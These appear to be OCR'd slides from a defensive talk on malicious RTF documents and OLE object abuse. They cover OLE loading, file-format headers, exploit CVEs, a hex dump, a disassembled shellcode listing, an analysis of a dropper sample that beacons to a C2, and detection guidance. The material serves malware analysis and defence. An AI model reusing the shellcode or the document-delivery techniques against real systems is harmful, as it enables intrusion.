
OLE containers load objects into memory by calling this function. When calling the **OleLoad** function, the container application passes in a pointer to the open storage object in which the nested object is stored. Typically, the nested object to be loaded is a child storage object to the container's root storage object. Using the OLE information stored with the object, the object handler (usually, the default handler) attempts to load the object. On completion of the **OleLoad** function, the object is said to be in the loaded state with its object application not running.

Some applications load all of the object's native data. Containers often defer loading the contained objects until required to do so. For example, until an object is scrolled into view and needs to be drawn, it does not need to be loaded.


The **OleLoad** function performs the following steps:

- If necessary, performs an automatic conversion of the object (see the OleDoAutoConvert function).
- Gets the CLSID from the open storage object by calling the IStorage::Stat method.
- Calls the CoCreateInstance function to create an instance of the handler. If the handler code is not available, the default handler is used (see the OleCreateDefaultHandler function).
- Calls the IOleObject::SetClientSite method with the *pClientSite* parameter to inform the object of its client site.
- Calls the QueryInterface method for the IPersistStorage interface. If successful, the IPersistStorage::Load method is invoked for the object.
- Queries and returns the interface identified by the *riid* parameter.

RTF – Object Linking (CVE-2017-0199, CVE-2017-8759 etc..)




RTF – Object Linking (CVE-2017-0199, CVE-2017-8759 etc..)



```
{\pard\plain \ltrpar\ql \li0\ri0\widctlpar\wrapdefault\faauto\rin0\lin0\itap0 \rtlch\fcs1 \af0\afs24\alang1025 \ltrch\fcs0
33\langfe1033\loch\af0\hich\af0\dbch\af31505\cgrid\langnp1033\langfenp1033 {\object\objautlink\rsltpict{\*\objclass Word
.Document.8}{\*\objdata 01050000020000000900000004f4c45324c696e6b000000000000000000000000e0000
d0cf11e0a1b11ae1000000000000000000000000000000003e000300feff09000600000000000000000000000100000001000000000000000000100000020
0feffffff0000000000000000fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffff                                          ffffffffffffffffffffffffff                 fffffffffffffffffffffffffffffffff
ffff                                          ffffffffffffffffffffffffff                 ffffffffffffffffffffffffffff
ffff                                          ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffff                                          ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
```

OLE2 Compound Document within the OLE1.0NativeStream. As per RTF specs, when using OLE2.0 format , linked file source data is specified by the MonikerStream of OLEStream structure

OLE1.0 Object NativeDataSize



The ObjectHeader structure specifies the headers for the LinkedObject (section 2.2.6) and EmbeddedObject (section 2.2.5) structures.

0	1	2	3	4	5	6	7	8	9	10	1	2	3	4	5	6	7	8	9	20	1	2	3	4	5	6

OLEVersion

FormatID

ClassName (variable)

...

TopicName (variable)

...

ItemName (variable)


OLEVersion (4 bytes): This can be set to any arbitrary value and MUST be ignored on

FormatID (4 bytes): This MUST be set to 0x00000001 or 0x00000002. Otherwise, the ObjectHeader structure is invalid.<6>


If this field is set to 0x00000001, the ObjectHeader structure MUST be contained by a LinkedObject structure (see section 2.2.6). If this field is set to 0x00000002, the ObjectH structure MUST be contained by an EmbeddedObject structure (see section 2.2.5).


Value	Meaning
0x00000001	The ObjectHeader structure MUST be followed by a LinkedObject structure.
0x00000002	The ObjectHeader structure MUST be followed by an EmbeddedObject structure.

OLE1.0NativeStream format



Control word	Meaning
Object Type	
\objemb	An object type of OLE embedded object. If no type is given to be of type **\objemb**.
\objlink	An object type of OLE link.
\objautlink	An object type of OLE autolink.






```
14853E68 00 72 00 79 00 00 00 00 00 00 00 00 00 00 00 00 .r.y............
14853E78 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
14853E88 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
14853E98 00 16 00 05 00 FF FF FF FF FF FF FF FF 02 00 00 .....ÿÿÿÿÿÿÿÿ...
14853EA8 00 00 03 00 00 00 00 00 00 C0 00 00 00 00 00 00 .........À......
14853EB8 46 00 00 00 00 00 00 00 00 00 00 00 00 90 C9 57 F.............ÉW
14853EC8 39 30 6D D5 01 03 00 00 00 00 02 00 00 00 00 00 90mÕ............
14853ED8 00 01 00 4F 00 6C 00 65 00 00 00 00 00 00 00 00 ...O.l.e........
14853EE8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
14853EF8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
14853F08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
14853F18 00 0A 00 02 01 FF FF FF FF FF FF FF FF FF FF FF .....ÿÿÿÿÿÿÿÿÿÿÿ
14853F28 FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ÿ...............
```


CLSID_StdOleLink in the CLSID field of the root storage object of OLE2 compound document

RTF – Object Embedding

- **Allows using RTF as a exploit delivery mechanism** : Carrier for other file format exploits
- CVE-2015-2424,CVE-2017-11882,CVE-2017-11826, CVE-2018-0798 and many more..)
- Flash files, PDF documents, OOXML documents, ActiveX controls, images, videos etc.



Name
..
_rels
activeX
media
theme
document.xml
fontTable.xml
settings.xml
styles.xml
webSettings.xml
Name
..
_rels
activeX1.bin
activeX1.xml



d0cf 11e0 a1b1 1ae1 0000 0000 0000 0000 0000 0000 0000 0000
3e00 0300 feff 0900 0600 0000 0000 0000 0000 0000 0100 0000
0100 0000 0000 0000 0010 0000 0200 0000 0100 0000 feff ffff
0000 0000 0000 0000 ffff ffff ffff ffff ffff ffff ffff ffff


0x0041781c 33C9 xor ecx,ecx
0x0041781e 83E9CE sub ecx,0xffffffce
0x00417821 E8 call 0x1
0x00417825 FFC0 inc eax
0x00417827 5E pop esi
0x00417828 817601722FD6A xor dword [esi+0xe],0x6afd2217
0x0041782f 83EEFC sub esi,0xfffffffc
0x00417832 E2 loop 0x1
0x00417834 FC cld
0x00417835 E8 call 0x1
0x004178c3 5D pop ebp
0x004178c4 6A01 push byte 0x1
0x004178c6 8D85B9000000 lea eax,[ebp+0xb9]
0x004178cc 50 push eax
0x004178cd 68318B6F87 push dword 0x876f8b31
0x004178d2 FFD5 call ebp
0x0041783a 60 pusha
0x0041783b 89E5 mov ebp,esp
0x0041783d 31D2 xor edx,edx
0x0041783f 648B5230 mov edx,fs:[edx+0x30]
0x00417843 8B520C mov edx,[edx+0xc]
0x00417846 8B5214 mov edx,[edx+0x14]
0x00417849 8B7228 mov esi,[edx+0x28]
0x0041784c 0FB74A26 movzx ecx,[edx+0x26]
0x00417850 31FF xor edi,edi
0x00417852 31C0 xor eax,eax
0x00417854 AC lodsb
0x00417855 3C61 cmp al,0x61
0x00417857 7C jl 0x1
0x00417859 2C20 sub al,0x20
0x0041785b C1CF0D ror edi,0xd
0x0041785e 01C7 add edi,eax
0x00417860 E2 loop 0x1
0x00417862 52 push edx
0x00417863 57 push edi
0x00417864 8B5210 mov edx,[edx+0x10]
0x00417867 8B423C mov eax,[edx+0x3c]
0x0041786a 01D0 add eax,edx
0x0041786c 8B4078 mov eax,[eax+0x78]
0x0041786f 85C0 test eax,eax
0x00417871 74 js 0x1
0x00417873 01D0 add eax,edx
0x00417875 50 push eax
0x00417876 8B4818 mov ecx,[eax+0x18]
0x00417879 8B5820 mov ebx,[eax+0x20]
0x0041787c 01D3 add ebx,edx
0x0041787e E3 jecxz 0x1
0x00417880 49 dec ecx
0x00417881 8B348B mov esi,[ebx+ecx*4]
0x00417884 01D6 add esi,edx
0x00417886 31FF xor edi,edi
0x00417888 31C0 xor eax,eax
0x0041788a AC lodsb
0x0041788b C1CF0D ror edi,0xd
0x0041788e 01C7 add edi,eax
0x00417890 38E0 cmp al,ah
0x00417892 75 jnz 0x1
0x00417894 037DF8 add edi,[ebp-0x8]
0x00417897 3B7D24 cmp edi,[ebp+0x24]
0x0041789a 75 jnz 0x1

RTF – OLE Packages: CVE-2018-0798 + script payload, CVE-2018-0802 + Bots

- Allows RTF to be used for embedding payloads
- Executables, JScript, VBscript , Windows Script Components (SCT files) and more..
- **Packager.dll** loaded for processing package data





RTF – OLE Packages

Sample MD5: b3f8abe274cb6a5926bd5c3fc2168997 (Rancor Group)

The malicious RTF drops embedded OLE package to "8.t" into the %TEMP% directory after the malicious document is opened. The file 8.t is a malicious executable dropper and encrypted via XOR cipher using the key "0xFC". On execution it drops two files "ChromeApp.ps1" and "ChromeApp.vbs" in the directory "C:\Windows\tracing\". It then creates a scheduled task named "ChromeApp" to execute the Visual Basic Script (VBScript). The VBScript calls the PowerShell script and it beacons out to C2 "

Dropping Files Into Temp Folder Raises Security Concerns

How could an attacker abuse this behavior?

Because most applications and the operating system frequently use the temporary folder and we don't know how each program uses each temporary file, answering the question is difficult. Here are some thoughts.

- In some conditions, an application runs an executable from the temporary folder as long as the file exists. Certainly, opening the RTF could be dangerous in such conditions. This also applies to DLLs. In the real world, we expect that these conditions are infrequent. Instead, most applications will first create the executable or DLL (or overwrite it if the file is already there), and then run it.

Summarizing - OLE Attack Surface

CLSID based loading of DLL

- Attackers can supply CLSID in document to load DLL in the process
- Attackers can supply relevant data to be processed by the DLL
- Can be used to bypass Windows mitigations OR Memory Corruption

OLE Packages used to drop payload

- No specific associated data format with OLE packages
- Can be used to embed scripts, executables etc.

Logic flaws in the OLE objects

- Some OLE objects can provide ability to link RTF to external file and execute by invoking handlers
- Leads to download + execute OR Memory corruptions

- Many historical RTF exploits used in attacks involves OLE
- Many OLE objects in Windows. Logic flaw in any of them could lead to compromise

MS - RTF File Structure Parsing and Inspection

RTF: Inspection Requirements

Robust RTF document parser

- Parsing of destination control words and extraction of data streams
- Critical to handle control word and stream obfuscations

OLE2.0 Compound document format parser

- Extraction and Inspection of Storage and streams objects
- OLE object could be malformed to confused parsers

OLE Package structure parser

- Extraction of payloads embedded as OLE packages

Other inspection modules can be integrated

- OOXML Analysis
- PDF file format / Flash File format analysis

MS-RTF : IMPORTANT SECTIONS FOR INSPECTION

- Important RTF Non-OLE Control Words
- All OLE Control Words
- RTF Overlay data section for malicious content
- All stream objects of OLE2.0 Compound format for malicious code.
- OLE2.0 “CONTENTS” / Ole stream objects critical to inspect

Detection Focus

Weaponized exploits

- Identifying exploitation methods used
- E.g. RTF links to external resource (.hta file etc..) □ **Likely suspicious**

Non-OLE control words and OLE packages

- E.g. Datastore, theme data, and many others..


OLE control words

